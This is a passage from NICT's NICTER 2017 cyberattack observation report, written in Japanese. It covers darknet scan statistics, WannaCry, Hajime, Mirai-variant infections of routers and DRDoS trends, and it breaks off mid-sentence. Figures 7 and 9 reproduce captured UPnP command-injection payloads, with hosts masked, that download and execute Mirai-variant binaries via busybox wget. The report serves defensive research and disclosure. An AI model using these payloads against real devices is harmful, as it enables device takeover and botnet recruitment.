NICTER 観測レポート 2017

国立研究開発法人 情報通信研究機構
サイバーセキュリティ研究所 サイバーセキュリティ研究室

1. はじめに

本レポートは，NICTER プロジェクトで実施しているダークネット観測[*1] および各種ハニーポットで捉えた 2017 年のサイバー攻撃関連通信の状況についてまとめたものです．

我々は，2005 年に NICTER プロジェクトを開始してから約 13 年以上に渡って，ダークネット観測を行っています．1 IP アドレス（観測を行うセンサ）あたりの年間観測パケット数は，2016 年 [1] の約 47 万パケットからさらに増加し，2017 年は約 56 万パケットを観測しました．観測パケット数増加の背景には，2016 年に猛威をふるった IoT 機器に感染するマルウェア Mirai [2] に関連する活動が 2017 年にも引き続き観測されたという状況があります．Mirai を改変し，IoT 機器が抱える脆弱性を悪用する機能等を搭載することで高度化した Mirai の亜種が複数登場し，これらの亜種の活動によるとみられる大規模な感染が日本国内においても観測されました．また，WannaCry [3] をはじめとするランサムウェア[*2]が世界的に猛威をふるい，日本国内でも深刻な問題となりましたが，ランサムウェアによる感染活動は NICTER のダークネット観測においても顕著にみられました．

2. 2017 年の観測統計

2.1. 年間観測パケット数

表 1 に 2005 年からの毎年の観測パケット数，ダークネット観測規模（観測 IP アドレス数），観測パケット数を観測 IP アドレス数で正規化した値を示します．基本的に，総観測パケット数は観測 IP アドレス数に影響されるため，観測 IP アドレス数で正規化した値が観測されたスキャン活動の規模感を表していると考えられます．2017 年は 2016 年とほぼ同じ観測規模となる約 30 万アドレスの観測網を使って観測を行いました．1 IP アドレスあたりの年間総観測パケット数に注目すると，2016 年は Mirai に代表される IoT 機器を攻撃対象としたマルウェアの活動により観測パケット数の増加がみられましたが，2017 年においても IoT マルウェアの活動が継続し，2016 年を上回る約 56 万パケットを観測しました．これは，2016 年と比べて約 1.2 倍の増加率となっており，2015 年から 2016 年にかけての約 2.2 倍の増加率と比較して低下しているものの，依然として増加傾向にあることがわかります．

2.2. プロトコル別統計

図 1 は，観測パケット数の推移を日毎で TCP と UDP のプロトコル別に集計したものです．UDP パケットに関しては，年間を通じて常に小さな変動を見せながら推移し，11 月以降から年末にかけて，増加の傾向がみられます．一方，TCP パケットは UDP パケットに比べ約 10 倍以上のパケットを観測していて，特に 7 月初旬と 11 月下旬のピーク時には 1 日に 6 億以上ものパケットを観測しています．なお，TCP パケットに関する送信元 IP アドレスのユニーク数（攻撃ホスト数）をカウントすると，1 日に約 70 万から 300 万アドレスの範囲で変動していました．IP アドレスの切り替わりの影響や，NAT 環境

*1. ダークネットとはインターネット上で到達可能かつ未使用の IP アドレスの集合のこと．ダークネット観測では，本来使用されていないはずの IP アドレスにセンサを設置し，パケットを収集する．収集した膨大なパケットについて，送信元に関する情報や宛先のポート番号，パケットの内容などを分析することで，サイバー攻撃の兆候を発見したり，攻撃の傾向や規模感を把握できる．

*2. マルウェアの一種で，ユーザが PC 等の端末に保存したデータにアクセスできないよう細工を施し，それを解除するための対価として，ビットコイン等の金銭を要求する（身代金 (Ransom) を要求する）不正プログラムのこと．

表1: 年間総観測パケット数の統計

年	年間総観測パケット数	観測 IP アドレス数	1 IP アドレス当たりの年間総観測パケット数
2005	約 3.1 億	約 1.6 万	19,066
2006	約 8.1 億	約 10 万	17,231
2007	約 19.9 億	約 10 万	19.118
2008	約 22.9 億	約 12 万	22,710
2009	約 35.7 億	約 12 万	36,190
2010	約 56.5 億	約 12 万	50,128
2011	約 45.4 億	約 12 万	40,654
2012	約 77.8 億	約 19 万	53,085
2013	約 128.8 億	約 21 万	63,655
2014	約 256.6 億	約 24 万	115,323
2015	約 545.1 億	約 28 万	213,523
2016	約 1,281 億	約 30 万	469,104
2017	約 1,504 億	約 30 万	559,125



図1: 2017 年の観測パケット数の推移

下で複数の機器が感染している可能性もあるため，この数字がそのまま感染機器の台数を表すわけではありませんが，百万のオーダで感染機器が存在している可能性が高いと考えられます．

図 1 でみられる TCP パケットに関するピークについて調査した結果，7 月のピークではわずか 2 〜 3 個の特定の IP アドレスから数億パケットを超える大量のパケットが送信されていることがわかりました．当該 IP アドレスは米国に本社のあるレンタルサーバサービス等を提供している企業の IP アドレスであり，観測されたパケットのほぼ全てが送信元ポート番号が 80/TCP かつ TCP SYN-ACK パケットであったことから，これらの大量のパケットは当該企業自身もしくはレンタルサーバを利用している何らかのサービスに対する大規模な DoS 攻撃の跳ね返り（バックスキャッタ*3）が観測されていたと推測できます．

一方，11 月 23 日に観測されたピークでは，7 月のピークとは異なり，多数の IP アドレスから 23/TCP に対するパケットが増加している様子が観測されていました．それらを詳しく調査すると，Mirai のスキャンと同様の特徴*4 を持つパケットであり，増加した送信元 IP アドレスの多くがアルゼンチンの IP アドレスだということが明らかになりました．我々はこの事象については，アルゼンチンに広く普及する機器がマルウェア（Mirai もしくはその亜種）に感染したことが原因であると考えています．

*3. このケースでは攻撃者は送信元 IP アドレスを詐称して攻撃対象のサーバに大量のアクセスを行っており、攻撃を受けたサーバが詐称された IP アドレス宛てに返す応答（SYN-ACK パケット）の一部がダークネットに届いている．

*4. Mirai のソースコードでは，スキャンパケットの生成時に TCP ヘッダのシーケンス番号に宛先 IP アドレスと同じ値が設定される．



図2: 宛先ポート番号別の年間観測パケット数割合

2.3. 宛先ポート別パケット数割合

では，このような 1 日に数億以上も観測されるパケットが，具体的にどのようなサービスを狙ったものなのでしょうか？

図 2 では，1 年間で観測された全てのパケットを宛先ポート番号・プロトコル別に集計して，上位 10 個とその割合を示しています．つまりこれらのポート番号・プロトコルに対応したサービスが我々の観測で見えた 2017 年で多くの攻撃の対象となったサービスと言えます．

実際に図 2 を見ると，最も多いのは 23/TCP で，全体の 1/3 以上をこのポート番号宛のパケットが占めています．23/TCP は Telnet というプロトコルが使用するポート番号で，ID とパスワードを使って遠隔からコンピュータにログインし，操作するためのプロトコルです．2016 年に家庭用のブロードバンドルータや Web カメラ等において爆発的な感染の被害をもたらしたマルウェア Mirai や Telnet ポートを狙うマルウェアは，このポートに対するスキャンを行うことでインターネット上でアクセスできる機器を探し，よく知られた ID とパスワードの組を使って機器へのログインを試みるケースが多いです．ログインに成功すると，マルウェアを機器にダウンロードして感染させ，遠隔から操作できる状態にします．

IoT 機器が使用するポート番号には，23/TCP の他にも，同じく Telnet ポートとして使用される 2323/TCP や 5358/TCP，CWMP[*5]で使用される 7547/TCP，UPnP[*6]に対応した機器で使用される 1900/UDP (SSDP[*7]) などが，上位 10 ポートの中に含まれています．これらのポートに対するスキャンの割合を合計すると約 54% に及びます．つまり，少なくとも全体の半数以上のスキャンが IoT 機器を狙った攻撃であると推測できます．

2016 年の傾向と比較すると，23/TCP に対するスキャンの割合が 53% から 38.5% へと減る一方で，その他のポート（Other Ports）に対するスキャンが占める割合が 24% から 35.8% へと増加しています．その他のポートの内訳を詳しく見てみると，前述した上位を占めるポート程はパケット数が観測されていないものの，特定の IoT 機器が使用するポートを狙ったスキャン活動もみられ，Telnet のような多数の機器で動作するサービスを狙った攻撃から，特定の機器やサービスにだけ存在する脆弱性を狙った攻撃へと，攻撃手法が多様化していることが特徴として表れています．

IoT 機器以外の事象に目を向けてみると，2017 年はランサムウェア WannaCry の活動がメディア等でも大きく取り上げられ社会問題となりましたが，感染の入り口となった Windows OS のサービスで用いられる 445/TCP に対するスキャンは全体の 5% にとどまっており，全体の割合としてはそこまで大きくはなかったことがわかります．

3. 2017 年に観測した特徴的な事象

ここからは，2017 年に観測した特徴的な事象について紹介していきます．

3.1. ランサムウェア WannaCry の流行

2017 年には，WannaCry をはじめ，Petya[4] や Bad Rabbit[5] といったランサムウェアを使った攻撃が広く行

*5. CPE WAN Management Protocol の略．通信機器の遠隔管理のために用いられる．

*6. Universal Plug and Play の略．ルータやプリンタなどのネットワーク機器の相互接続を実現するための仕様のこと．

*7. Simple Service Discovery Protocol の略．Universal Plug and Play (UPnP) における機器の探索 (Discovery) に用いられるプロトコルで，通常 1900/UDP ポートが使用される．



図3: 445/TCP に対する攻撃ホスト数の推移



図4: 81/TCP に対する攻撃ホスト数の推移

われ，その被害は社会問題としてメディアでも大きく取り上げられました．WannaCry については，2017 年 5 月 12 日頃から日本国内および海外での被害が報告されはじめ [6]，その後 6 月以降も WannaCry の亜種とみられる感染活動が観測されているとの注意喚起が，警察庁から公開されています [7]．

WannaCry は Microsoft Windows で使われている Server Message Block 1.0 (SMBv1) の脆弱性 [8] を使って感染を広げるというワームの機能を持ちます．脆弱性を悪用することをエクスプロイトと呼びますが，WannaCry はエクスプロイトツールである EternalBlue [9] を使い，脆弱性の修正パッチが適用されていない多くの端末に感染を広げたといわれています．感染した端末は，さらなる感染を広げるために，同一ネットワーク内のホストを探索するとともに，インターネット上のホストを無作為にスキャンし，SMB プロトコルが使用する 445/TCP を待ち受けているホストを探します [10]．

実際に NICTER の観測状況（図 3 ）を見ると，5 月 10 日頃から，445/TCP に対する攻撃ホスト数が増加し始め，WannaCry の最初の感染が確認された [11] とされる日本時間 5 月 12 日の 17 時以降に急増を観測しました．このタイミングで観測されたパケットを調べてみると，TCP ヘッダのウィンドウサイズが 8192 であるパケットが増加していました．Windows 7 端末は特徴としてウィンドウサイズ 8192 をデフォルトで使用するため，WannaCry への感染対象のほとんどが Windows 7 端末であったとされる報告 [12] とも観測されたパケットの特徴が符合します．

一方，6 月 27 日にはランサムウェア Petya を使ったサイバー攻撃が欧州を中心に確認されました [4]．WannaCry と同様，Petya も CVE-2017-0145 の脆弱性を利用するため，WannaCry と同様の観測がみられるのではないかと推測されるところですが，攻撃対象がウクライナをはじめとする欧州諸国および米国企業など狭い範囲に限定されていたため，NICTER の観測網においてはこの時期，445/TCP へのスキャンの顕著な増加は見られませんでした．これらの 445/TCP に対するスキャンは，その後も年末にかけて増加を続けており，当該ポートを悪用するマルウェアの感染活動が依然として活発であることを示していると考えられます．

3.2. GoAhead ウェブサーバの脆弱性を狙った攻撃活動と IoT マルウェア Hajime

3 月 5 日頃から 81/TCP 宛ての攻撃ホスト数の増加を観測しました（図 4）．これらの攻撃ホストを調査したところ，メキシコ，ベトナム，マレーシアといった国に攻撃ホストが多く存在しており，これらの攻撃ホストは 81/TCP だけでなく，80/TCP や 88/TCP，8000/TCP，8080/TCP といった複数のポート番号に対して Mirai の特徴を持つパットを送信していることから，Mirai の亜種に感染した機器によるスキャンだと判断しました．

その後，一旦観測される攻撃ホスト数は減少したものの，4 月 16 日頃から再度急増しています．この時には，3 月のピークとは傾向が変わり，中国やタイ，アメリカといった国に攻撃ホストが多く存在していました．また，実際にこれらの攻撃ホストからのスキャンをハニーポッ

トによって観測した結果，スキャンに対して応答し接続が確立すると，IP カメラ等の組込み機器で利用される GoAhead ウェブサーバの脆弱性を狙ったペイロードが送られてくることを確認しました．観測された GoAhead の脆弱性は，3 月 8 日頃にセキュリティベンダ等のレポート [13][14] にもまとめられ，ゼロデイ攻撃*8だったことがわかっています．3 月のピークについても 4 月の急増と同様に GoAhead の脆弱性を狙った攻撃活動の可能性がありますが，ハニーポットによる確認ができておらず判断はできません．なお，同時期に Apache Struts2[15] の脆弱性も公開されていたため，その脆弱性を狙った攻撃活動の可能性も考えられます．

さらに 5 月 16 日以降，またもや 81/TCP に対する攻撃ホスト数が急増すると共に，その攻撃パケットの特徴に変化が見られ，Mirai の特徴を持たず，TCP ヘッダのウィンドウサイズが 14600 に固定されたパケットが多数観測されるようになりました．このパケットは Mirai とは異なる Hajime と名づけられた IoT マルウェアの特徴的なパケットだと推測されます．Hajime は 2016 年 10 月にセキュリティベンダによってその存在が報告されていることから [16]，Hajime が機能更新を行い，新たに GoAhead の脆弱性を用いて感染を広げようとしている動きだと推測できます．実際に, 図 4 に 81/TCP に対する攻撃ホストのうち Hajime の特徴を持つ攻撃ホスト数の推移を示していますが，3 月と 4 月の増加ではほぼ観測されていなかった Hajime が 5 月以降はその大半を占めていることがわかります．Hajime の詳細な観測状況については IIJ のレポート [17] にまとめられています．

81/TCP に対する攻撃ホスト数は本レポート公開時（2018 年 2 月現在）でも 1 万ホスト程度で推移しており，継続した攻撃活動を観測しています．

3.3. 日本国内の通信事業者が販売するモバイルルータへのマルウェア感染

6 月 11 日頃から，日本国内から 22/TCP に対してスキャンを行うホスト数が急増し，1 日に 1 万 IP アドレス以上が観測されました（図 5 参照）．

日本国内のホストの観測数が急増するケースは珍しいためこれらのスキャンパケットを詳しく調査したところ，“攻撃ホストは特定の通信事業者の IP アドレスである”，”



図5: 22/TCP に対する攻撃ホスト数（日本）の推移

TCP ヘッダのウィンドウサイズが 14600 固定である”という二つの特徴が明らかになりました．さらに攻撃ホストについて調査を進めた結果，大手通信事業者が販売するモバイルルータが，インターネットから SSH サービス（22/TCP）でアクセス可能な状態にあり，容易に推測可能なユーザ ID とパスワードの組がデフォルトで設定されていたため，この弱点を悪用するマルウェアに感染していたことが明らかになりました．

また，当該機器を当研究室で詳しく調査したところ，22/TCP 以外のポートで別のサービスが稼働しており，そのサービスにはバッファオーバーフローの脆弱性 [18] が存在し，機器に対して細工したデータを送信することで任意のコード実行が可能であることが判明しました．

これまで，IoT 機器へのマルウェア感染事例では，マルウェアは揮発性メモリ上で動作していることが多く，機器を再起動すると感染したマルウェアは消滅するため，駆除は容易でした．一方，上記の機器では，脆弱性を利用することで不揮発性メモリ領域でマルウェアを動作させることが可能であり，機器を再起動してもマルウェアが駆除されない” 永続化” が可能な状況にありました．

発見した脆弱性は，協調的な脆弱性公開 (Coordinated Vulnerability Disclosure)[19] の考え方に基づき，情報セキュリティ早期警戒パートナーシップにおける脆弱性の受付機関である IPA に届出を行い，調整機関である JPCERT/CC が機器の販売元である事業者と調整を行った結果，対策版ファームウェアが公開されています [20]．最新版のファームウェアを機器に適用することで，マル

*8. 脆弱性の修正パッチが提供される前に行われる攻撃のこと



図6: Telnet 宛ての攻撃ホスト数（日本）と 52869/TCP 宛てのパケット数の推移

```
POST /picsdesc.xml HTTP/1.1
Host: ***.***.***.***:52869
Connection: keep-alive
Accept-Encoding: gzip, deflate
Accept: */*
User-Agent: python-requests/2.18.4
SOAPAction:
urn:schemas-upnp-org:service:WANIPConnection:1#AddPortMapping
Content-Length: 637
<?xml version="1.0" ?>
<s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/"
s:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
<s:Body>
<u:AddPortMapping
xmlns:u="urn:schemas-upnp-org:service:WANIPConnection:1">
<NewRemoteHost></NewRemoteHost>
<NewExternalPort>47450</NewExternalPort>
<NewProtocol>TCP</NewProtocol>
<NewInternalPort>44382</NewInternalPort>
<NewInternalClient>
`cd /tmp/;/bin/busybox wget http://***.***.***.***/okiru.sh`
</NewInternalClient>
<NewEnabled>1</NewEnabled>
<NewPortMappingDescription>syncthing</NewPortMappingDescription>
<NewLeaseDuration>0</NewLeaseDuration>
</u:AddPortMapping>
</s:Body>
</s:Envelope>
```

図7: 52869/TCP 宛てのペイロード（一部マスク済み）

ウェア感染の入り口となったポートへの接続ができなくなり，感染済みのマルウェアの駆除と今後の感染を防止することが可能なため，当該機器のユーザは速やかにファームウェアを適用することが推奨されます．

なお，22/TCP に対する日本国内の攻撃ホスト数は 2018 年 2 月現在では，1 日に 200 ホスト程度にまで減少していますが完全には終息していません．

3.4. Realtek SDK の脆弱性を悪用した日本国内のブロードバンドルータへのマルウェア感染

10 月 31 日頃には，日本国内からの 23/TCP へのスキャンが増加しました．攻撃ホスト数は 11 月 3 日に約 1.6 万ホストを観測し，その後一時的に減少しましたが，11 月 16 日ごろから再度増加（2323/TCP も同時に増加）し，ピーク時には 2.4 万ホストが観測されました．これらの攻撃ホストについて調査した結果，日本国内で販売されているブロードバンドルータが多数感染している可能性が高いことがわかりました．

ICT-ISAC や JPCERT/CC などの関係組織とも連携を図りながらこれらの機器を調査した結果，23/TCP での接続はできませんが 52869/TCP で何らかのサービスが稼働していることがわかりました．そこで，NICTER のダークネットで 52869/TCP 宛ての観測パケット数を調査すると，日本国内からの 23/TCP へのスキャンが増加したのとほぼ同時期に 52869/TCP 宛てのスキャンが数十万パケットまで増加していたことがわかり，この 52869/TCP 宛ての攻撃によってマルウェアに感染した可能性が高いことが推測できました．そこで，ハニーポットによって当該ポート番号宛ての通信を観測した結果，図 7 に示すペイロードを観測しました．これは，Realtek SDK の Miniigd サービスにおけるコマンドインジェクションの脆弱性 [21] を悪用するペイロードで，攻撃が成功すると Mirai 亜種をダウンロードして感染させます．最終的に，古いバージョンのファームウェアで動作しているブロードバンドルータの一部がこの脆弱性を保有しており，当該機器が Mirai 亜種に感染した結果，日本国内から 23/TCP へのスキャンが増加したと判断できました．

この事象の特徴的な点の一つは，52869/TCP 宛てのスキャンはオランダにある 1 つの IP アドレスからのみ送信されており，攻撃が成功した際に感染するマルウェア自体には 52869/TCP に対する攻撃機能は含まれていなかったことです．また，感染原因となった脆弱性は当該機器固有の脆弱性ではなく，様々な機器で使用される汎用的なソフトウェアに存在するものでした．具体的には，Realtek 社が販売するマイクロコントローラーチップ用ソフトウェア開発キット (SDK) 含まれる特定のソフトウェア（miniigd）に脆弱性 [21] が存在し，それを悪用す



図8: 海外製ブロードバンドルータへのマルウェア感染

```
<?xml.version="1.0" ?>
<s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/"
s:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
<s:Body>
<u:Upgrade xmlns:u="urn:schemas-upnp-org:service:WANPPPConnection:1">
<NewStatusURL>
$(busybox wget -g ***.***.***.*** -l /tmp/rsh -r /okiru.mips;
 chmod +x /tmp/rsh; /tmp/rsh)
</NewStatusURL>
<NewDownoadURL>$(echo HUAWEIUPNP)</NewDownloadURL>
</u:Upgrade>
</s:Body>
</s:Envelope>
```

図9: 37215/TCP 宛てのペイロード（一部マスク済み）

る攻撃コードが Mirai の亜種に取り込まれ，脆弱性の悪用に至ったという流れになります．この脆弱性は今回新たに発見されたものではなく 2014 年の時点で発見されており，2015 年 4 月に Zero Day Initiative が公開したアドバイザリ [22] によって最初に脆弱性が公表されていたと考えられます．また，その 1 ヶ月半後にはこの脆弱性を悪用する攻撃コードが公表されており，潜在的にはいつマルウェアに攻撃コードが取り込まれていてもおかしくない状況であったわけです．

関連組織によるコーディネーションの結果，機器メーカは，脆弱性の影響を受ける全 11 機種を特定し，脆弱性の存在および各機器に対する対策済みのファームウェアに関する情報を公開しました [23]．ユーザはファームウェアアップデートを適用することで，機器へのマルウェア感染を防ぐことが可能です．しかしながら，52869/TCP に対する攻撃ホスト数はその後減少したものの 2018 年 2 月現在でも 1 日に 4000 ホスト程度が観測されており，未だに多くの攻撃活動が観測されています．当該機器の全てのユーザがファームウェアアップデートを適用し，事態が終息するには時間がかかると考えられるため，NICTER では引き続き観測を続け，状況の変化について報告したいと思います．

3.5. 海外製ブロードバンドルータへのマルウェア感染

11 月 23 日頃から，37215/TCP に対するスキャンの増加を観測しました（図 8参照）．ハニーポットを用いてペイロードを確認したところ，図 9のようなペイロードが送られてくることがわかりました．我々が攻撃元の機器と送信されたペイロードを調査した結果，Huawei 社のブロードバンドルータにコマンドインジェクションの脆弱性 [24] が存在し，この脆弱性が悪用されている可能性が高いことが判明しました．当該脆弱性はその当時未知の脆弱性である可能性が高かったため，11 月 30 日に Huawei PSIRT*9 へ当該脆弱性について報告を行いました．その結果，Huawei PSIRT からは，我々の報告と同時期に別の組織から，同一の事象について報告を受けており，調査・対策を進めているとの回答が得られ，最終的に，Huawei 社から脅威の緩和策が公開されました [25]．当該機器のユーザは速やかに対策を取ることが推奨されます．

37215/TCP に対する攻撃ホスト数は，12 月 5 日に 40 万ホスト近くまで急増するピークを示した後，大きく減少しました．しかし，日によって変動が激しいものの 2018 年 2 月現在でも多い時は 1 日に 1 万弱のホストが観測されており，今なお攻撃活動が継続しています．

4. DRDoS 攻撃の観測状況

DRDoS 攻撃（Distributed Reflection Denial of Service Attack）とは DoS 攻撃の一種であり，インターネット経由でアクセス可能な各種サービス（DNS や NTP など）を悪用して攻撃対象に大量のパケットを送り付けることで，攻撃対象のネットワーク帯域を圧迫しサービスを妨害する攻撃です．例えば，DNS を利用した DRDoS 攻撃（DNS アンプ攻撃とも呼ばれる）の場合，攻撃者はインターネット上でアクセス可能な多数の DNS サーバに対して，送信元 IP アドレスを攻撃対象に詐称した DNS クエ

*9. Product Security Incident Response Team の略．製品セキュリティに関わる担当部門の一つで，製品の脆弱性対応窓口を兼ねることもある．



図10: DRDoS 攻撃件数の推移（積み上げ面グラフ）



図11: 日本宛の DRDoS 攻撃件数の推移（積み上げ面グラフ）

リを送信します．このとき，DNS クエリと比較してレスポンスのデータサイズが大きくなるようなクエリを用いることで，それらのレスポンスが攻撃対象のアドレスに対して一斉に送りつけられネットワーク帯域を圧迫します．この DRDoS 攻撃は，時に数百 Gbps を超える大規模なトラフィックを発生させるケースもあり，大きな脅威の一つとなっています．

我々は，DRDoS 攻撃の状況を明らかにし効果的な対策導出に繋げるために，横浜国立大学吉岡研究室 [26] と共同で，DRDoS 攻撃を観測するハニーポットである AmpPot[27, 28] の研究開発を進めています．AmpPot とは，DNS アンプ攻撃等の DRDoS 攻撃を，攻撃に悪用されるサーバ（リフレクタ）の視点から観測を行うハニーポットです．

本章では，AmpPot によって観測された DRDoS 攻撃の発生状況について報告します．分析に使用した AmpPot と観測期間・サービスは以下のとおりです．

- 分析対象期間：2017/7/1 - 12/31 の 6 か月間
- 分析に用いた AmpPot：横浜国大で運用する 7 台
- 分析対象のサービス：CharGen (19/UDP)，DNS (53/UDP)，NTP (123/UDP)，SSDP (1900/UDP)

4.1. 攻撃件数の推移

まず，期間中に AmpPot で観測された DRDoS 攻撃の攻撃件数の推移を図 10に示します．DRDoS 攻撃では大量のリクエストが送信されますので AmpPot も大量のリクエストを観測しています．そこで AmpPot では，攻撃回数や規模を把握しやすいように，連続した同一の攻撃対象に対する DRDoS 攻撃のリクエスト（つまり詐称した送信元 IP アドレスが同じリクエスト）をまとめて 1 件の攻撃として集計しています．これ以降で示す攻撃件数とは，この集計に基づく件数[*10]のことです．

上記の期間において，AmpPot は累計で約 800 万件，一日あたり約 4.3 万件の攻撃を継続して観測していました．最も攻撃数が多いのは DNS サーバを踏み台にした攻撃で約 526 万件（一日あたり約 2.9 万件），その次に多い攻撃が NTP サーバを悪用した攻撃で約 255 万件（一日あたり約 1.4 万件）でした．この観測結果から，インターネット上では攻撃者による DRDoS 攻撃が頻繁に発生していることがわかります．

4.2. 攻撃件数の推移（日本宛）

では，日本に対する攻撃状況はどうなっているでしょうか？図 11 は，攻撃対象の IP アドレスが日本の IP アドレスのものだけを抽出した攻撃件数の推移を示しています．前述の期間において，AmpPot は累計で約 3.1 万件，一日あたり約 168 件の日本宛の攻撃を観測していました．観測された全体の攻撃件数に占める割合としては少ないものの，日本を対象とした DRDoS 攻撃も頻繁に観測されていることがわかります．攻撃に利用されるサービスは全体傾向と同様に DNS と NTP が多くを占めていました．

実際に攻撃を受けていた組織の詳細な記述は差し

*10. 件数はいずれも AmpPot 7 台の観測結果を合計したもの．

